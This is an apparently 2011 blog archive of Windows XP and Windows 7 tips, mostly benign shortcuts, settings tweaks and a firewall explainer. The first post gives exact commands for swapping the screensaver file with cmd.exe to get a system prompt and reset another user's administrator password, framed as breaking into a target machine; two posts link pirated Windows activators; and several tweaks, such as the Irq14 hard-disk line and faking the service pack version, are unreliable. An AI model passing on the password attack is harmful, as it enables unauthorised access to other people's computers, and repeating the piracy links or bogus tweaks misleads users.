Showing posts with label Windows xp. Show all posts

Saturday, March 5, 2011

How to and get hack Windows XP Admin Password

How to hack Windows XP Admin Password


If you log into a limited account on your target machine and open up a dos prompt

then enter this set of commands Exactly:

cd\ *drops to root
cd\windows\system32 *directs to the system32 dir
mkdir temphack *creates the folder temphack
copy logon.scr temphack\logon.scr *backsup logon.scr
copy cmd.exe temphack\cmd.exe *backsup cmd.exe
del logon.scr *deletes original logon.scr
rename cmd.exe logon.scr *renames cmd.exe to logon.scr
exit *quits dos

Now what you have just done is told the computer to backup the command program
and the screen saver file, then edits the settings so when the machine boots the
screen saver you will get an unprotected dos prompt with out logging into XP.

Once this happens if you enter this command minus the quotes

"net user password"

If the Administrator Account is called Frank and you want the password blah enter this

"net user Frank blah"

and this changes the password on franks machine to blah and your in.

Have fun

Sunday, February 13, 2011

How to fix Missing icons Xp

Are you missing icons Tip:

Are you missing icons? You may be wondering where all the icons from your desktop are in Windows XP? Well if you're like me, you like to have at least

My Computer,

My Network Places,

and

My Documents on the your desktop.

You need to:

* Right-click on the desktop, and then click Properties.

* Click the Desktop tab and then click on Customize Desktop.

* Put a check mark in the box next to My Document, My Computer, My Network Places, or Internet Explorer, to add those familiar icons to your desktop. Easy yes!

How to Bypass Windows Xp Service Pack Installation

Many Times, New Softwares, Games require you to have the Latest Service Packs to Install. There's a way to bypass that. love love

You can change your Service Pack 2 to display 3, or vice-versa.

Step 1: Open the run option from the start menu and type in 'regedit' and press enter

Step 2
: Make a backup of your registry (just in case)


Step 3: Browse to "HKEY_LOCAL_MACHINESYSTEM CurrentControlSet Control Windows"


Step 4: Modify the value of "CSDVersion" from "0x00000200" (SP2) to the Windows XP SP3 value of "0x00000300"


Step 5: Close registry editor


Step 6: Reboot your computer


Enjoy love

Saturday, February 12, 2011

Download Windows Seven for XP v1.0

Windows Seven for XP v1.0

Enjoy this beautiful theme windows seven exclusively for windows xp......

Download:
http://rapidshare.com/files/177137824/Windows_Seven_for_XP_dl4all.com.rar

Torrent Mirror: Windows Seven for XP v1.0

Download Windows Genuine Advantage Validation Pack For All Windows

Windows Genuine Advantage Validation Pack For All Windows

This App Enables you to Activate and Validate All Windows OS they are as follows:-
Windows Vista
Windows XP Black Edition
Windows XP MEdia Center
Windows Xp Pro
Crystle Xp
Longhrn
Windows XP SP 2
Windows XP SP 3

Download: 1.43 MB
http://rapidshare.com/files/76481540/WINDOWSXP_VISTA_ACTIVATOR.rar

Password: www.dl4all.com

Torrent Mirror: Windows Genuine Advantage Validation Pack For All Windows

Wednesday, February 9, 2011

How to use USB Drive as RAM in xp

Hey guys every one knows that in vista and windows 7 there is option ready boost to use USB drive as ram. But got some tricks to use that in Xp.
Ok lest go...

1. Format the USB Flash Drive

2.Insert the USB flash drive directly into USB port in your computer.

3. go to "My Computer" and locate the drive. Take note of the name of the drive (for example, "E:" or "F:").

4. right-click on the drive icon. In the menu that appears, select "Format."

5. In the new dialog window, make sure there is no check mark in the box "Quick Format." Click "Start." At the confirmation window, click "OK."

6. Wait for the format to complete. Depending on the size of the drive, this may take several minutes.

7. Go to the Desktop. Right-click "My Computer." In the menu that appears, select "Properties." Click the "Advanced" tab.

8. Look in the dialog windows for the title "Performance." Click the button that says "Settings." Click the "Advanced" tab.

9. Look under "Virtual Memory" and click the "Change" button.

10. Look in the small window "Drive [Volume Label]." Click the drive letter for your flash drive.

11. Click "Custom size" and type in the minimum paging file amount in the "Initial size (MB)" window. (Convert gigabytes to megabytes for the number.)

12. Type in the maximum size you want to allocate in the "Maximum size (MB)" window, depending on the size of your flash drive. (Again, convert gigabytes to megabytes for the number.)

13. Go back to the "Drive [Volume Label]" window. Select the "C:" drive. Click the radio button "no paging file" and click "Set." At the confirmation window, click "Yes."

14. Click "OK," "OK," and "OK" to save your changes and exit the program. When Windows asks you to reboot your computer, click "Yes."

Done enjoy fast speed and play high graphics games.

Saturday, February 5, 2011

Hidden Bluetooth service in XP and Vista

Hidden Bluetooth service in Windows XP and Vista..

Now you don't need to install any software for your Bluetooth device.
You don't know but you already had it in your window xp and vista.

It can be used as:-

1. Open the run command

2. Now type 'fsquirt' without quotes ''

3. Now just select whether you want to send or receive any file very easy ......
love

thankz

One Secret That Will Keep Your PC Secure

You Can Increase PC Security and Stop Most Spyware and Viruses With This Simple Tip
Almost all spyware can be blocked without buying special software. PC Security can be as simple as changing one setting on your computer. They won't give you the strategy at your big box retail store; perhaps they know it and perhaps they do not.

A Little Background
When you buy a PC and turn it on for the first time, Windows creates an account for you. Unfortunately your PC security is at risk almost immediately. While you get to select your account name and password, you do not get to choose your permission level. Your account, by default, gives you permission to do just about anything to the computer. You can install programs, remove programs, change security settings, edit the registry, and perform many other potentially disastrous tasks. However, you have no malice in your heart. You'll probably never do any of these things, right?

Actually, you do these things without being aware. Well, Windows does them in your name because you're logged on with administrative permissions. When you install a new program you usually need administrative permissions to complete the task. Windows anointed you as an 'admin' when your account was initially created. In a perfect world this isn't a problem. In a perfect world we all know what we're doing and no one wants to take over our computer to control it from China.


If you live in a perfect world, feel free to stop reading now.

Here's the rub: any program you launch will run with your current permissions. If you're logged on with admin permissions then your programs will have admin permissions. This includes spyware and malicious programs that you accidentally download from the Internet.This also includes email attachments that you accidentally open. Spammers depend on the opportunity to leverage your account permissions.

Demote Yourself!
"Super User" privileges seduce users, but any competent system administrator understands that it's dangerous to log in with admin permissions. One of the first points of emphasis in Admin School is to hammer home the risks of using a Windows computer as an administrator. This is also true for Linux computers, but Linux doesn't typically create new accounts with admin permission. When Linux adds user, it severely limits the capabilities of the new account.

Windows XP allows you to demote yourself to a Limited User. As a Limited User you don't have the permissions that a Computer Administrator User has. You can access the files you create and run most application programs but you can't make system-wide changes. You also can't install programs. In other words, if you accidentally download spyware then Windows usually won't allow it to install.

Demote yourself by opening the Control Panel and double-clicking on the Users icon. Change the Account Type from Administrator to Limited.

Windows 7 Keyboard Shortcuts

Windows 7 Keyboard Shortcuts


Let's kick off with keyboard shortcuts – the first thing every power user must memorize with working with a new operating system. In Windows 7, we’ve uncovered several new sets of essential time-saving shortcuts that will make your mouse jealous with neglect.

Alt + P

Windows 7 Keyboard Shortcuts

In Windows Explorer, activate an additional file preview pane to the right side of the window with this new shortcut. This panel is great for previewing images in your photos directory.

Windows + + (plus key)
Windows + - (minus key)


Windows 7 Keyboard Shortcuts

Windows 7 Keyboard Shortcuts

Pressing the Windows and plus or minus keys activates the Magnifier, which lets you zoom in on the entire desktop or open a rectangular magnifying lens to zoom in and out of parts of your screen. You can customize the Magnifier options to follow your mouse pointer or keyboard cursor. Keep in mind that so far, the Magnifier only works when Aero desktop is enabled.

Windows + Up
Windows + Down


If a window is not maximized, pressing Windows + Up will fill it to your screen. Windows + Down will minimize that active window. Unfortunately, pressing Windows + Up again while a window is minimized won’t return it to its former state.

Windows + Shift + Up

Similar to the shortcut above, hitting these three keys while a window is active will stretch it vertically to the maximum desktop height. The width of the window will however stay the same. Pressing Windows + Down will restore it to its previous size.

Windows + Left
Windows + Right


Windows 7 Keyboard Shortcuts

One of the new features of Windows 7 is the ability to automatically make a window fill up half of your screen by dragging to the left or right. This pair of shortcuts performs the same function without your mouse. Once a window is fixed to one side of the screen, you can repeat the shortcut to flip it to the other side. This is useful if you’re extending a desktop across multiple monitors, which prevents you from executing this trick with a mouse.

Windows + Home

This shortcut performs a similar function to hovering over a window’s peek menu thumbnail in the Taskbar. The active window will stay on your desktop while every other open application is minimized. Pressing this shortcut again will restore all the other windows.

Windows + E

Automatically opens up a new Explorer window to show your Libraries folder.

Windows + P

Windows 7 Keyboard Shortcuts

Manage your multiple-monitor more efficiently with this handy shortcut. Windows + P opens up a small overlay that lets you configure a second display or projector. You can switch from a single monitor to dual-display in either mirror or extend desktop mode.

Windows + Shift + Left
Windows + Shift + Right


If you are using two or more displays (and who isn’t, these days?), memorize this shortcut to easily move a window from one screen to the other. The window retains its size and relative position on the new screen, which his useful when working with multiple documents. Utilize that real estate!


Windows + [Number]


Programs (and new instances) pinned to your Taskbar can be launched by hitting Windows and the number corresponding to its placement on the Taskbar. Windows + 1, for example, launches the first application, while Windows + 4 will launch the fourth. We realize that this is actually one key-press more than just clicking the icon with your mouse, but it saves your hand the trouble of leaving the comfort of the keyboard.

Windows + T

Windows 7 Keyboard Shortcuts

Like Alt + Tab (still our all time favorite Windows specific shortcut), Windows + T cycles through your open programs via the Taskbar’s peek menu.

Windows + Space

Windows 7 Keyboard Shortcuts

This combo performs the same function as moving your mouse to the bottom right of the Taskbar. It makes every active window transparent so you can view your desktop. The windows only remain transparent as long as you’re holding down the Windows key.

Ctrl + Shift + Click

Hold down Ctrl and Shift while launching an application from the Taskbar or start menu to launch it with full administrative rights.

Ctrl + Click

Hold down Ctrl while repeatedly clicking a program icon in the Taskbar will toggle between the instances of that application, like multiple Firefox windows (though not browser tabs).

Tuesday, January 11, 2011

How to lock the Computer Screen in Windows 7

the fastest way to lock it is to use a keyboard shortcut. The keyboard shortcut used to lock the computer screen is Win+L. A few of us choose to utilize the mouse to lock it. And of course many people like to use both the options.

There is another method in which we can lock the computer screen. It is to create a shortcut for locking the computer screen in Windows 7. You can create a shortcut for locking the computer screen in Windows 7, XP and Vista too. Follow these steps in order to create a shortcut for locking the computer screen in Windows 7 as well as other editions:

Right-click on the desktop where you would like to create the shortcut.

Point to New.

Click on Shortcut from the menu.

Type in this text in the shortcut textbox. (This text will work for Windows XP as well even though the screen will be different)

rundll32.exe user32.dll, LockWorkStation

Click on the Next button.

Type in a name for your shortcut.

Click on the Finish button.

You have successfully created a shortcut toto lock the Computer Screen in Windows 7

How to BOOT DEFRAGMENT In Xp


BOOT DEFRAGMENT IN WINDOWS XP
A very important feature in Microsoft Windows XP is the ability to do a boot Defragment.
This basically means that all boot files are placed next to each other on the disk drive to allow for faster booting.

By default this option is enabled but some upgrades could disable this feature, to enable it follow the steps below:
~~:: PROCESS ::~~
1. Start Regedit.
2. Navigate to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Dfrg\BootOptimizeFunction
3. Select Enable from the list on the right.
4. Right on it and select Modify.
5. Change the value to Y to enable and N to disable.
6. Reboot / Restart your computer.

Monday, January 10, 2011

How to remove MSN Messenger from XP


How to remove MSN Messenger
A lot of people want to know how to remove the MSN Messenger service from XP...
here's how:
Locate SYSOC.INF in the \Windows\INF folder (hidden file and folder), Open it in Notepad and locate the line: msmsgs=msgrocm.dll,OcEntry,msmsgs.inf,hide,7
Remove the word "hide" from the line and save the file. You will now have an entry in add/remove programs. :)
OR
(XP Pro Only) leave it installed, but tell Windows to never let it run. If you're running XP Professional, you can use GPEDIT.MSC to prevent Messenger from loading. Otherwise, even disabling it in startup won't cause it to "always" not run. NOTE: Outlook, Outlook Express and some Microsoft web pages can still make it load.

# Start, Run and enter GPEDIT.MSC
# Computer Configuration > Administrative Templates > Windows Components > Windows Messenger
# You can now modify whether it starts initially and/or whether it's to run at all. UPDATE: I have recieved some email that say this fix slows down outlook when starting, that is because outlook wants to start messenger when it starts, the easiest and fastest way to disable messenger and still have a quickj starttime with outlook is to rename the exe file, located here c:\program files\messenger\msmsgs.exe, to something other than msmsgs.exe, such as msmsgsnew.exe.

Sunday, January 9, 2011

HOW TO DISABLE WINDOWS xp ERROR REPORTING

HOW TO DISABLE WINDOWS ERROR REPORTING

Every-time a program crashes; Windows opens a dialog box seeking for error report submission. If we do not want to send a report to microsoft; Here is a little tweak. Read below to find out how to disable this stupid feature.

~::STEPS::~
-Open Control Panel
-Click on Performance and Maintenance.
-Click on System.
-Then Click on the Advanced tab.
-Click on the error reporting button on the bottom of the windows.
-Select Disable error reporting.
-Click OK.
-Now you wont get any Error reporting messages again......

Download ALL IN ONE WINDOWS ACTIVATOR

ALL IN ONE WINDOWS ACTIVATOR
--Change your Pirated or Locked version of Windows into a Genuine one--


Activates Windows XP, Vista, Windows 7

::~System Compatability~::
* Windows XP all versions. 32 or 64 Bit sp1/2/3
* Windows Vista all versions. 32 or 64 Bit sp1/2
* Windows windows7 ultimate 32 or 64 Bit

=Download Link=
http://downloads.fzdownloads.com/attachments/18/3/2/1257057974-frendzforum.org-XP_Vista_Windows7_Activater_By_Jay.zip

Saturday, January 8, 2011

What is firewall how it works

If you have been using Internet on a regular basis or working in a large company and surf the Internet while you are at work, you must have surely come across the term firewall. You might have also heard of people saying “firewalls protect their computer from web attacks and hackers” or “a certain website has been blocked by firewall in their work place”. If you have ever wondered to know what exactly is this firewall and how it works, here we go. In this post I will try to explain “How firewalls work” in a layman’s terms.
How Firewalls Work
Firewalls are basically a barrier between your computer (or a network) and the Internet (outside world). A firewall can be simply compared to a security guard who stands at the entrance of your house and filters the visitors coming to your place. He may allow some visitors to enter while denying others whom he suspects of being intruders. Similarly a firewall is a software program or a hardware device that filters the information (packets) coming through the Internet to your personal computer or a computer network.
How Firewalls Work
Firewalls may decide to allow or block network traffic between devices based on the rules that are pre-configured or set by the firewall administrator. Most personal firewalls such as Windows firewall operate on a set of pre-configured rules that are most suitable under normal circumstances so that the user need not worry much about configuring the firewall.
Personal firewalls are easy to install and use and hence preferred by end-users for use on their personal computers. However large networks and companies prefer those firewalls that have plenty of options to configure so as to meet their customized needs. For example, a company may set up different firewall rules for FTP servers, Telnet servers and Web servers. In addition the company can even control how the employees connect to the Internet by blocking access to certain websites or restricting the transfer of files to other networks. Thus in addition to security, a firewall can give the company a tremendous control over how people use the network.

Firewalls use one or more of the following methods to control the incoming and outgoing traffic in a network:
1. Packet Filtering: In this method packets (small chunks of data) are analyzed against a set of filters. Packet filters has a set of rules that come with accept and deny actions which are pre-configured or can be configured manually by the firewall administrator. If the packet manages to make it through these filters then it is allowed to reach the destination; otherwise it is discarded.
2. Stateful Inspection: This is a newer method that doesn’t analyze the contents of the packets. Instead it compares certain key aspects of each packet to a database of trusted source. Both incoming and outgoing packets are compared against this database and if the comparison yields a reasonable match, then the packets are allowed to travel further. Otherwise they are discarded.

Firewall Configuration
Firewalls can be configured by adding one or more filters based on several conditions as mentioned below:
1. IP addresses: In any case if an IP address outside the network is said to be unfavorable, then it is possible to set filter to block all the traffic to and from that IP address. For example, if a cetain IP address is found to be making too many connections to a server, the administrator may decide to block traffic from this IP using the firewall.
2. Domain names: Since it is difficult to remember the IP addresses, it is an easier and smarter way to configure the firewalls by adding filters based on domain names. By setting up a domain filter, a company may decide to block all access to certain domain names, or may provide access only to a list of selected domain names.
3. Ports/Protocols: Every service running on a server is made available to the Internet using numbered ports, one for each service. In simple words, ports can be compared to virtual doors of the server through which services are made available. For example, if a server is running a Web (HTTP) service then it will be typically available on port 80. In order to avail this service, the client needs to connect to the server via port 80. Similarly different services such as Telnet (Port 23), FTP (port 21) and SMTP (port 25) services may be running on the server. If the services are intended for the public, they are usually kept open. Otherwise they are blocked using the firewall so as to prevent intruders from using the open ports for making unauthorized connections.
4. Specific words or phrases: A firewall can be configured to filter one or more specific words or phrases so that, both the incoming and outgoing packets are scanned for the words in the filter. For example, you may set up a firewall rule to filter any packet that contains an offensive term or a phrase that you may decide to block from entering or leaving your network.
Hardware vs. Software Firewall
Hardware firewalls provide higher level of security and hence preferred for servers where security has the top most priority whereas, the software firewalls are less expensive and are most preferred in home computers and laptops. Hardware firewalls usually come as an in-built unit of a router and provide maximum security as it filters each packet in the hardware level itself even before it manages to enter your computer. A good example is the Linksys Cable/DSL router.

How to change Static IP Address Configuration Using Command Line


How to change Static IP Address Configuration
Using Command Line


:~: STEPS :~:
1. Click "Start" then Click "Run" then type "cmd" and Hit Enter.
2. (Please ignore this step if you already logged on as administrator or alike) within the cmd window type "Runas /User:Administrator cmd" where Adminitrator is a user with an administrative privileges(under the administrators group) then it will prompt you for a password type it and hit Enter.
3. Now you will see a new cmd window with the prompt C:\WINDOWS\system32> , then you are having cmd with administrative privileges.
4. Type "Netsh Interface IP Set Address "local area connection" static 10.10.10.5 255.255.255.0 10.10.10.1 1" this will change your Ip address to 10.10.10.5 with subnet mask 255.255.255.0 and default gateway 10.10.10.1, please note that if you rename the local area connection to something else you need to place it instead of "local area connection" also if you want to change IP of your Wireless connection you would change it to "Wireless Network Connection" unless you renamed it. (You need to type local area connection with quotation mark “ “)
5. Type "Netsh Interface IP Set Dns "local area connection" static 213.54.26.22" this will change your primary dns ip address to 213.54.26.22
6. if you want to go in the opposite direction changing from static to dynamic (DHCP) the you need to type" Netsh Interface IP Set Address "local area connection" DHCP" and wait for some seconds to pass until it says OK and type "Netsh Interface IP Set Dns "local area connection" DHCP" for DNS.

[NOTE: If you think this Trick is Complicated Then; Please Don't try]

Cool windows keyboard shortcut keys


The Windows key - also known as the Super key, Meta key, Windows logo key, the WinKey, the Start key, MOD4, or rarely the Flag key. The Windows logo key, located in the bottom row of most computer keyboards is a little- used treasure. Don''t ignore it. It is the shortcut anchor for the following commands:
Windows: Display the Start menu
Windows + D: Minimize or restore all windows
Windows + E: Display Windows Explorer
Windows + F: Display Search for files
Windows + Ctrl + F: Display Search for computer
Windows + F1: Display Help and Support Center
Windows + R: Display Run dialog box
Windows + break: Display System Properties dialog box
Windows + shift + M: Undo minimize all windows
Windows + L: Lock the workstation
Windows + U: Open Utility Manager
Windows + Q: Quick switching of users (Powertoys only)
Windows + Q: Hold Windows Key, then tap Q to scroll through the different users on your PC

Feeling Amazed??? Even I went through this moment after knowing the usefulness of windows key....

Thursday, January 6, 2011

How To increase computer shutdown Speed


Tip #1: Cut down of the programs and processes running in the background.--When you start your computer many unnecessary processes are loaded. You can eliminate this by managing your msconfig.

Here is how:

1. Open your Start menu.
2. Click Run
3. In the command screen type "msconfig.exe"
4. In the system configuration utility,click either service or startup tab.
5. Uncheck all programs that your are no longer want to run in the background.
6. Click OK

Tip #2: Clean your Registry- Usually slow computer shutdown often occurs due to a corrupted registry. You should perform a Scan Of Your Registry. If you receive more than 30 errors, this is the reason why you have slowdown.
Tip #3: Defrag your Computer--The faster your computer can find files the quicker it can shutdown. A very slow computer shutdown can be the result of your hard drive trying to search for disorganized and fragmented files that it needs for shutdown . Organize your hard drive by performing a defragmentation.

Here is how:
1. Open the Start Menu
2. Click on My Computer
3. Right Click your C: drive or your hard drive image.
4. Scroll down to the Properties and Click
5. In the Properties Menus, Open the Tools menu.
6. Choose Defragment Now.
7. In the Disk Deframenter menu. Click on Defragment

Tip #4: Alter your Paging File Settings-- The paging file (Pagefile.sys) is a hidden file on your computer's hard disk that Windows XP uses as if it were random access memory (RAM). Therefore this file can be huge. On shutdown it must be cleared. This can cause very slow computer shutdown. We can avoid this by instructing our computer to not close this file during shutdown.Warning this a a dangerous tip because you to edit your manually registry. This can cause serious damage. A Registry cleaner may be able to perform this function for you

Here is how:

1. Click Start
2. Click Run
3. Type regedit.exe
4. Find the folder: HKEY_LOCAL_MACHINES>ystem>CurrentControlSet>Control>Session>ManagerMemory
5. At this point you will see a list of files, Double click on Clear Page File At Shutdown
6. Change the value of the paging file to "0"

Tip #5: Check Your Device Drivers--When your computer shutdown, the operating system must disengage from all your hardware devices. This action allows the devices to power off. If the device has error or cannot be find the device, Windows will have a very slow shutdown or even hang forever. Updating the driver or troubleshooting it may eliminate this problem.Check your device drivers for any errors which are indicated by an yellow exclamation mark or an X. Following the below instructions to evaluate the driver::
1.Click “Start”
2.Click “Control Panel”
3.Click “System”
4.In the System menu, click the “hardware” tab
5.Click Device Manager to bring up a full list of installed
hardware drivers.
6. Right click and choose “Properties” to evaluate the status and troubleshoot the hardware device.
At this point, you can either delete the driver or update it. If you choose to delete the driver, when you restart your computer, Windows will search for a driver to replace it. It may replace it with a more suitable driver or request that you download a new one.
Enjoy..............!!!!


How To INCREASE Hard disk Speed in Windows xp & Vista


To increase/optimize your Hard Disk I/O – read/write speed without buying expensive software utilities to do that job or changing the HD, just follow next steps. With doing these steps you will increase Hard disk speed. The most speed improvement is visible with IDE drives; however there are reports that this tweak also does good for SCSI disks.
In any case, it won’t harm ur system, so try it and let me know what u Get !

Steps:
1. Run SYSEDIT.EXE from the start & then Run command.

2. Expand the system.ini file window.

3. Scroll down almost to the end of the file untill you find a line called [386enh].

4. Press Enter to make one blank line, and in that line type

5. Irq14=4096 (note: This line IS CASE SENSITIVE)

6. Click on the File menu, then choose Save.

7. Close SYSEDIT and reboot your computer.

8. Restart windows!

=The speed improvement will be noticed just after the system reboots=